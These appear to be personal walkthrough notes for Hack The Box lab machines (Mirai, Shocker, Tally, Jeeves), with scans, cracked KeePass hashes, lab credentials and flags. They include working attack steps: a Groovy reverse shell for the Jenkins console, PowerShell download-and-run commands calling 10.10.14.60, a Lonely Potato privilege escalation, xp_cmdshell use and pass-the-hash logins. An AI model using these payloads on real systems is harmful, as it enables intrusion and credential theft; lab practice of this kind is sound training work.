VERSIONS FILE 1563747187,,,

```
root@kali:~/Desktop/Machines/HTB/Mirai# davtest -url http://10.10.10.48:80
*****
Testing DAV connection
OPEN      FAIL: http://10.10.10.48:80 The URL "http://10.10.10.48:80/" is not DAV enabled or not accessible.
root@kali:~/Desktop/Machines/HTB/Mirai# nikto -host http://10.10.10.48
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.48
+ Target Hostname: 10.10.10.48
+ Target Port:    80
+ Start Time:    2019-07-21 18:13:33 (GMT-4)
-----
+ Server: lighttpd/1.4.35
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-pi-hole' found, with contents: A black hole for Internet advertisements.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ 7863 requests: 0 error(s) and 5 item(s) reported on remote host
```

+ End Time: 2019-07-21 18:48:26 (GMT-4) (2093 seconds)

```
root@kali:~/Desktop/Machines/HTB/Mirai# python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.10.10.48
```

v0.3.8

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-07-21\_18-13-02.log

Target: <http://10.10.10.48>

[18:13:02] Starting:

[18:14:07] 200 - 14KB - /admin/

[18:14:09] 200 - 13B - /versions/

## Task Completed

task completed  
lib/live/mount/persistence/sda2/root/root.txt

## **10.10.10.56 Shocker**

Nmap showed that 80 and 2222 (SSH) were open.

nikto, dirsearch, and web nmap did not show anything special.

a recursive dirsearch showed that in the /cgi-bin/ directory there was a file named “user.sh”  
there was nothing special about this file.

after going through my possible web enumerations I tried shell shock and it worked!

user shell as sally

2ec24e11320026d1e70ff3e16695b233

could not fix busted shell

curled over lse.sh and saw that I could sudo perl  
/usr/bin/perl -e ‘exec “/bin/sh”;’ (found at gtfobins)

rooted

52c2715605d70c7619030560dc1ca467

## ***enumeration***

```
nmap -sV -p 80 --script /Yeet/Tools/TireFire/http-shellshock.nse --script-args uri=/cgi-bin/user.sh,cmd=whoami 10.10.10.56
```

## **nmap quick**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.56  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 09:57 EDT  
Nmap scan report for 10.10.10.56  
Host is up (0.12s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
2222/tcp  open  EtherNetIP-1  
  
Nmap done: 1 IP address (1 host up) scanned in 13.86 seconds  
squid@CoolHandKali:~$
```

## **nmap version**

```
nmap -sC -sV 10.10.10.56
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 09:57 EDT
Nmap scan report for 10.10.10.56
Host is up (0.13s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 28.95 seconds

## **nmap all ports version**

```
nmap -sC -sV -p- 10.10.10.56
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 10:00 EDT
Nmap scan report for 10.10.10.56
Host is up (0.13s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 886.53 seconds
squid@CoolHandKali:~$
```



## ***nmap web***

```
PORt STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

## Nikto

```
nikto -host http://10.10.10.56:80 | tee nikto_10.10.10.56:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.56
+ Target Hostname: 10.10.10.56
+ Target Port:    80
+ Start Time:    2020-03-31 10:00:52 (GMT-4)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 89, size: 559ccac257884, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8673 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:      2020-03-31 10:21:18 (GMT-4) (1226 seconds)
-----
+ 1 host(s) tested
squid@CoolHandKali:~$
```

## ***user.sh***

HTTP/1.1 200 OK

Date: Tue, 31 Mar 2020 15:32:04 GMT

Server: Apache/2.4.18 (Ubuntu)

Connection: close

Content-Type: text/x-sh

Content-Length: 118

Content-Type: text/plain

Just an uptime test script

11:32:04 up 1:35, 0 users, load average: 0.11, 0.03, 0.01

## dirsearch

```
squid@CoolHandKali:~$ python3 /Yeet/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -e php,exe,sh,py,html,pl -f -t 20 -u http://10.10.10.56:80 -r -R 10
```

```
_|._--_ _ _ _|_ v0.3.9  
(_|||_) (/_(_||(_|)
```

Extensions: php, exe, sh, py, html, pl | HTTP method: get | Threads: 20 | Wordlist size: 613521 | Recursion level: 10

Error Log: /Yeet/Tools/dirsearch/logs/errors-20-03-31\_11-10-24.log

Target: <http://10.10.10.56:80>

```
[11:10:25] Starting:  
[11:10:26] 200 - 137B - /index.html  
[11:10:26] 403 - 291B - /.html  
[11:10:27] 403 - 294B - /cgi-bin/  
[11:10:30] 403 - 292B - /icons/  
17.83% - Last request to: 2666.exe  
[12:26:57] Starting: cgi-bin/  
[12:26:58] 403 - 299B - /cgi-bin/.html  
[12:27:04] 200 - 118B - /cgi-bin/user.sh  
CTRL+C detected: Pausing threads, please wait...
```

Canceled by the user

## **flags**

user

2ec24e11320026d1e70ff3e16695b233

root

52c2715605d70c7619030560dc1ca467

## **10.10.10.59 Tally**

Nmap showed that 21, 80, 1433 (sql) and smb ports were open as well as others  
Long nmap showed me that the target was running sharepoint and the default page [http://10.10.10.59/\\_layouts/15/start.aspx](http://10.10.10.59/_layouts/15/start.aspx)

Sharepoints usual main content page is viewlsts.aspx

[http://10.10.10.59/\\_layouts/15/viewlsts.aspx](http://10.10.10.59/_layouts/15/viewlsts.aspx) shows me some good shit!

I am able to get a possible ftp password UTDRSCH53c"\$6hys and possible user ftp\_user

from here I've got lots of files and dirs!

wget --mirror 'ftp://ftp\_user:UTDRSCH53c"\$6hys@10.10.10.59' to get all the shizzz

in going through it I found that /user/tim/files has a kdbx file! (keepass)

send the kdbx file to keepass2john to get the hash

send the hash to hashcat on my local windows box...

got a password!!! simplementeyo

I use keepassx to open the kdbx file and I get creds to the finance smb! U finance P Acc0unting

smbmap shows me that the smb's name is ACCT

I use my new mount skills to mount the smb drive!!

More files and dirs!!

in the zz\_Migration/binaries/New\ folder dir there is a custom .exe named tester

after running strings on tester.exe I was able to find..

```
DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G
```

Now lets use these new creds to log into the sql server!

```
sqsh -S 10.10.10.59 -U sa -P GWE3V65#6KFH93@4GWTG2G
```

we are in!!

go through the proper steps to turn on xp\_cmdshell

and we've got command execution

type user.txt

whoami /priv showed that the SeImpersonatePrivilege token is owned

lets do rotten potato!!!!

<https://github.com/decoder-it/lonelypotato> has a compiled version of the exploit

<https://www.puckiestyle.nl/htb-bounty/> has a great rightup on the use of lonely potato (even though they call it rotten potato)

1.

make a file named rev.bat with the contents

```
powershell.exe -c "iex(new-object net.webclient).downloadstring('http://10.10.14.60:8000/Invoke-PowerShellTcp.ps1')"
```

2.

add a line to the bottom of Invoke-PowerShellTcp.ps1

```
Invoke-PowershellTcp -Reverse -IPAddress 10.10.14.60 -port 3232
```

3.

pull lonely potato and rev.bat to the target

```
powershell.exe -exec Bypass "IEX (New-Object Net.WebClient).Downloadfile('http://10.10.14.60:8000/rev.bat', 'C:\users\kohsuke\appdata\local\temp\rev.bat')"
```

4.

start nc listener

```
nc -nlvp 3232
```

5.

execute the lonely potato exploit (renamed to rp.exe)

```
C:\users\kohsuke\appdata\local\temp\rp.exe * C:\users\kohsuke\appdata\local\temp\rev.bat
```

6.

enjoy your system shell!

#rooted

## ***enumeration***

ftp\_user  
UTDRSCH53c"\$6hys

simplementeyo

Acc0unting

DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G;

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.59  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-19 11:57 EST  
Nmap scan report for 10.10.10.59  
Host is up (0.22s latency).  
Not shown: 992 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
81/tcp    open  hosts2-ns  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
808/tcp   open  ccproxy-http  
1433/tcp  open  ms-sql-s  
  
Nmap done: 1 IP address (1 host up) scanned in 27.23 seconds
```

PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack ttl 127	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

***nmap long***

# **ftp**

FTP details

hostname: tally

workgroup: htb.local

password: UTDRSCH53c"\$6hys

Please create your own user folder upon logging in

## ***userlist***

09-13-17 07:59PM	<DIR>	Administrator
09-15-17 07:59PM	<DIR>	Ekta
09-11-17 09:20PM	<DIR>	Jess
09-15-17 07:59PM	<DIR>	Paul
09-15-17 07:56PM	<DIR>	Rahul
09-20-17 11:38PM	<DIR>	Sarah
09-17-17 08:43PM	<DIR>	Stuart
09-15-17 07:57PM	<DIR>	Tim
09-15-17 07:58PM	<DIR>	Yenwi

# hashcat

C:\Users\Squid\Desktop\BruteForce\hashcat-5.1.0>hashcat64.exe -m 13400 yeet\timmy.txt yeet\rockyou.txt  
hashcat (v5.1.0) starting...

\* Device #1: WARNING! Kernel exec timeout is not disabled.  
This may cause "CL\_OUT\_OF\_RESOURCES" or related errors.  
To disable the timeout, see: <https://hashcat.net/q/timeoutpatch>  
\* Device #2: Intel's OpenCL runtime (GPU only) is currently broken.  
We are waiting for updated OpenCL drivers from Intel.  
You can use --force to override, but do not report related errors.  
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL Platform #1: NVIDIA Corporation  
=====

\* Device #1: Quadro P3200, 1536/6144 MB allocatable, 14MCU

OpenCL Platform #2: Intel(R) Corporation  
=====

\* Device #2: Intel(R) UHD Graphics P630, skipped.  
\* Device #3: Intel(R) Xeon(R) E-2176M CPU @ 2.70GHz, skipped.

Hashes: 1 digests; 1 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1

Applicable optimizers:  
\* Zero-Byte  
\* Single-Hash  
\* Single-Salt

Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256

Watchdog: Temperature abort trigger set to 90c

Dictionary cache hit:  
\* Filename.: yeet\rockyou.txt  
\* Passwords.: 14344384  
\* Bytes....: 139921497  
\* Keyspace..: 14344384

\$keepass\$\*2\*6000\*222\*f362b5565b916422607711b54e8d0bd20838f5111d33a5eed137f9d66a375efb\*3f51c5ac43ad11e00960

Session.....: hashcat  
Status.....: Cracked  
Hash.Type....: KeePass 1 (AES/Twofish) and KeePass 2 (AES)  
Hash.Target....: \$keepass\$\*2\*6000\*222\*f362b5565b916422607711b54e8d0b...1cd7da  
Time.Started....: Thu Dec 19 13:21:44 2019 (1 sec)  
Time.Estimated...: Thu Dec 19 13:21:45 2019 (0 secs)  
Guess.Base.....: File (yeet\rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 70482 H/s (8.49ms) @ Accel:128 Loops:64 Thr:32 Vec:1  
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts  
Progress.....: 57344/14344384 (0.40%)  
Rejected.....: 0/57344 (0.00%)  
Restore.Point....: 0/14344384 (0.00%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:5952-6000  
Candidates.#1...: 123456 -> XIOMARA  
Hardware.Mon.#1..: Temp: 49c Util: 99% Core:1582MHz Mem:3510MHz Bus:16

Started: Thu Dec 19 13:21:38 2019  
Stopped: Thu Dec 19 13:21:45 2019

C:\Users\Squid\Desktop\BruteForce\hashcat-5.1.0>

## **Flags**

user

be72362e8dffeca2b42406d5d1c74bb1

root

608bb707348105911c8991108e523eda

## 10.10.10.63 Jeeves

nmap showed me that 80, 135, 445, 50000 were all open.

80 was an up to date IIS server that would send you to a *picture* of an error page whenever data was entered (rabithole)  
smb scans of 135 and 445 gave me nothing

50000 was a webserver

dirsearch showed me that /askjeeves/ was an available directory (the only one)  
I could see that I am running jenkins 2.87, (not vulnerale courtesy of my research)  
Anonymous login was enabled, so I was able to see "manage jenkins" by default  
manage jenkins > script console > do the thing!!

```
cmd = "net user"  
println(cmd.execute().text)  
^^we can see that this is running as koehoe (or some shit)
```

```
String host="10.10.14.60";  
int port=3232;  
String cmd="cmd.exe";  
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream  
pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream  
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())  
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so  
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();  
^^calls back to our nc listener and gives us a shell
```

<https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76>

^^respect

going to koehoe desktop gives us the user flag

koehoe documents shows us a kdbx file!!!!!! (CEH.kdbx) kdbx is a keepass file! if you can get in, it stores creds!!

first we have got to get it on the kali...

on the kali

```
smbserver.py yeet `pwd`
```

on the target

```
net use x: \\10.10.14.60\yeet
```

```
x:
```

now you can copy things between machines

use keepass2john to get a hash of keepass to crack later

```
keepass2john CEH.kdbx > keepasshash.txt
```

```
#make sure to drop the CEH: part
```

CEH:

```
$keepass$*2*6000*222*1af405cc00f979ddb9bb387c4594fce2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc
```

go to [https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes) to look up example hashes and find the right number (13400 in this case)

on host windows machine C:\Users\Squid\Desktop\BruteForce\hashcat-5.1.0>hashcat64.exe -m 13400 yeet\jeeves.txt  
yeet\rockyou.txt

###note### You may have to delete a space from the end of \*jeeves.txt\*

hashcat gives the response moonshine1

now we can open the keepass file!!!

using kali's keepass2 (or other times keepassx) we can now see the for things!!

most helpfully

```
dc recovery S1TjAtJHKsugh9oC4VZI
```

```
backup stuff aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
```

```
winexe -U jenkins/administrator%S1TjAtJHKsugh9oC4VZI //10.10.10.63 cmd.exe
```

```
pth-winexe -U jenkins/administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //  
10.10.10.63 cmd.exe
```

We've got a shell!!!!

Now we need to do some ADS stuff to read root.txt

dir -r

hm.txt:root.txt:\$DATA

powershell (get-content hm.txt -stream root.txt)

afbc5bd4b615a60648cec41c6ac92530

YEE-HAW

## **enumeration**

moonshine1

```
hashcat64.exe -m 13400 hashes\jeeves.txt hashes\rockyou.txt
```

```
cmd = """ powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.60:8000/ye.ps1')"""  
println cmd.execute().text
```

<https://github.com/netbiosX/Checklists/blob/master/Windows-Privilege-Escalation.md>

<https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/> <<<<

<https://decoder.cloud/2017/12/23/the-lonely-potato/>

## **nmap**

```
nmap -sC -sV -p- 10.10.10.63
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-18 10:02 EST
Nmap scan report for 10.10.10.63
Host is up (0.093s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
135/tcp   open  msrpc       Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http        Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 5h00m22s, deviation: 0s, median: 5h00m22s
| smb-security-mode:
|_| account_used: guest
|_| authentication_level: user
|_| challenge_response: supported
|_| message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|_| 2.02:
|_| Message signing enabled but not required
| smb2-time:
|_| date: 2019-12-18 15:07:17
|_| start_date: 2019-12-18 15:02:44
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 342.91 seconds

## ***users***

jeeves\kohsuke

## **nikto**

```
nikto -host http://10.10.10.63:80 | tee nikto_10.10.10.63:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.63
+ Target Hostname: 10.10.10.63
+ Target Port:    80
+ Start Time:    2019-12-18 09:27:23 (GMT-5)
-----
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7499 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:      2019-12-18 09:40:25 (GMT-5) (782 seconds)
-----
+ 1 host(s) tested
root@kali:~/Desktop/Machines/HTB/Jeeves#
```

## groovy

```
cmd = "net user"
println(cmd.execute().text)

String host="10.10.14.60";
int port=3232;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so
{p.exitValue();break;}catch (Exception e){ } };p.destroy();s.close();
```

<https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76>

# **PowerUp -master**

PS C:\Users\kohsuke\Desktop> IEX(New-Object Net.WebClient).downloadString('<http://10.10.14.60:8000/PowerUp.ps1>')

[\*] Running Invoke-AllChecks

[\*] Checking if user is in a local group with administrative privileges...

[\*] Checking for unquoted service paths...

[\*] Checking service executable and argument permissions...

```
ServiceName      : jenkins
Path            : "C:\Users\Administrator\.jenkins\jenkins.exe"
ModifiableFile   : C:\Users\Administrator\.jenkins\jenkins.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : JEEVES\kohsuke
StartName        : .\kohsuke
AbuseFunction    : Install-ServiceBinary -Name 'jenkins'
CanRestart       : False
```

[\*] Checking service permissions...

[\*] Checking %PATH% for potentially hijackable DLL locations...

[\*] Checking for AlwaysInstallElevated registry key...

[\*] Checking for Autologon credentials in registry...

[\*] Checking for modifiable registry autoruns and configs...

[\*] Checking for modifiable schtask files/configs...

[\*] Checking for unattended install files...

UnattendPath : C:\Windows\Panther\Unattend.xml

[\*] Checking for encrypted web.config strings...

[\*] Checking for encrypted application pool and virtual directory passwords...

[\*] Checking for plaintext passwords in McAfee SiteList.xml files....

[\*] Checking for cached Group Policy Preferences .xml files....

```
PS C:\Users\kohsuke\desktop> Get-ChildItem : Access to the path 'C:\ProgramData\VMware\VMware Tools\GuestProxyData\trusted' is denied.  
At line:3704 char:21  
+ ... $XMIFiles = Get-ChildItem -Path $AllUsers -Recurse -Include 'Groups.x ...  
+ ~~~~~  
+ CategoryInfo          : PermissionDenied: (C:\ProgramData\...oxyData\trusted:String) [Get-ChildItem], UnauthorizedAccessException  
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
```

## ***flags***

user

e3232272596fb47950d59c4cf1e7066a

root

afbc5bd4b615a60648cec41c6ac92530

## **10.10.10.63 Jeeves2**

nmap showed that 80, 135, 445, 50000 were open.  
Dirsearch showed that 50000 had the dir /askjeeves/  
when you navigated to /askjeeves/ you were already logged in as some kind of user!  
>manage jenkins>script console let you execute groovy code!  
reverse shell just that easy!  
user.txt!

used smbserver.py to create a smbserver and connected to it on the windows machine.  
PowerUp.ps1 is dead. HarmJoy's greatest embarrassment.  
Jaws and winPEAS both pointed out with flare that there was a kdbx file in kohsuke /documents  
put the kdbx file in the smb share to get it on the kali.  
keepass2john to get a hash  
remove the CEH: piece and put it on a text file on the local computer to run against hashcat  
look up the hash type on the hashcat example hashes website (13400)  
hashcat64.exe -m 13400 yeet\jeeves2.txt yeet\rockyou.txt  
GotIt! moonshine1  
using keepass2 on kali use the password to open the kdbx file.  
got a hash for administrator!  
useing pth-winexe I was able to log in as administrator!!

```
pth-winexe -U jenkins/administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //  
10.10.10.63 cmd.exe
```

The administrator desktop directory had a hm.txt instead of a root.txt. the hm.txt said to look deeper.  
dir -r was not showing me anything so I used invoke-powershelltcp.ps1 to get a powershell shell so I could run powershell commands

```
get-content hm.txt -stream root.txt      did the trick!!  
rooted.
```

## **enumeration**

```
type secret.key  
58d05496da2496d09036d36c99b56f1e89cc662f3e65a4023de71de7e1df8afb  
type master.key  
40e19a08d55698273e82182aae560bb78f5c99205e1b603de13e4729dfeed0bfaa9ed79557107ca7294a8a18a9bd81d60ee5610  
C:\Users\Administrator\.jenkins\secrets>type hudson.util.secret  
type hudson.util.secret  
[REDACTED]
```

```
hf@o@R@M@*R@S@I[ci@h@m\_U@b@{x@b@=BiiP@N@O#b@GP=@`@?@?@j@  
jh@`@n@F@A@7@D@7$@q`@<@?@w^@?"@!@?@A@be@?  
n<@G@f@{@;@B@?@U@?@@|  
@?@p@I@?@Qp@?sfD@f=@^XD@?@b^@5@?@\$L@?@?@?@?@M}@J  
@?@莉@{ }@?@?
```

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File .\PowerUp.ps1
```

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.63  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-02 09:36 EDT  
Nmap scan report for 10.10.10.63  
Host is up (0.25s latency).  
Not shown: 996 filtered ports  
PORT      STATE SERVICE  
80/tcp    open  http  
135/tcp   open  msrpc  
445/tcp   open  microsoft-ds  
50000/tcp open  ibm-db2  
  
Nmap done: 1 IP address (1 host up) scanned in 19.75 seconds
```

## **nmap version**

```
nmap -sC -sV 10.10.10.63
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-02 09:36 EDT
Nmap scan report for 10.10.10.63
Host is up (0.20s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
135/tcp   open  msrpc       Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http        Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h59m55s, deviation: 1s, median: 4h59m54s
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2020-04-02T18:36:50
| start_date: 2020-04-02T18:35:22
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 85.16 seconds  
squid@CoolHandKali:/Yeet/Machines/HTB/Jeeves\$

***web***



## ***nmap web***

```
PORT STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE:/o:microsoft:windows
```

## dirsearch

```
python3 /Yeet/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u  
http://10.10.10.63:80 --simple-report dirsearchsimple_10.10.10.63:80
```

v0.3.9  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /Yeet/Tools/dirsearch/logs/errors-20-04-02\_09-37-02.log

Target: <http://10.10.10.63:80>

```
[09:37:06] Starting:  
CTRL+C detected: Pausing threads, please wait...
```

```
Canceled by the user  
squid@CoolHandKali:/Yeet/Machines/HTB/Jeeves$
```

## **nikto**

```
nikto -host http://10.10.10.63:80 | tee nikto_10.10.10.63:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.63
+ Target Hostname: 10.10.10.63
+ Target Port:    80
+ Start Time:    2020-04-02 09:37:01 (GMT-4)
-----
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
^Csquid@CoolHandKali:/Yeet/Machines/HTB/Jeeves$
```

**50000**

## **nmap web**

STATE	SERVICE	REASON	VERSION
50000/tcp	open	http	syn-ack Jetty 9.4.z-SNAPSHOT  _http-server-header: Jetty(9.4.z-SNAPSHOT)

## **nikto**

```
nikto -host http://10.10.10.63:50000 | tee nikto_10.10.10.63:50000
```

```
- Nikto v2.1.6
```

---

```
+ Target IP:      10.10.10.63
```

```
+ Target Hostname: 10.10.10.63
```

```
+ Target Port:    50000
```

```
+ Start Time:    2020-04-02 09:37:03 (GMT-4)
```

---

```
+ Server: Jetty(9.4.z-SNAPSHOT)
```

```
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
```

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

```
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

```
^Csquid@CoolHandKali:/Yeet/Machines/HTB/Jeeves$
```

## dirsearch

```
python3 /Yeet/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u  
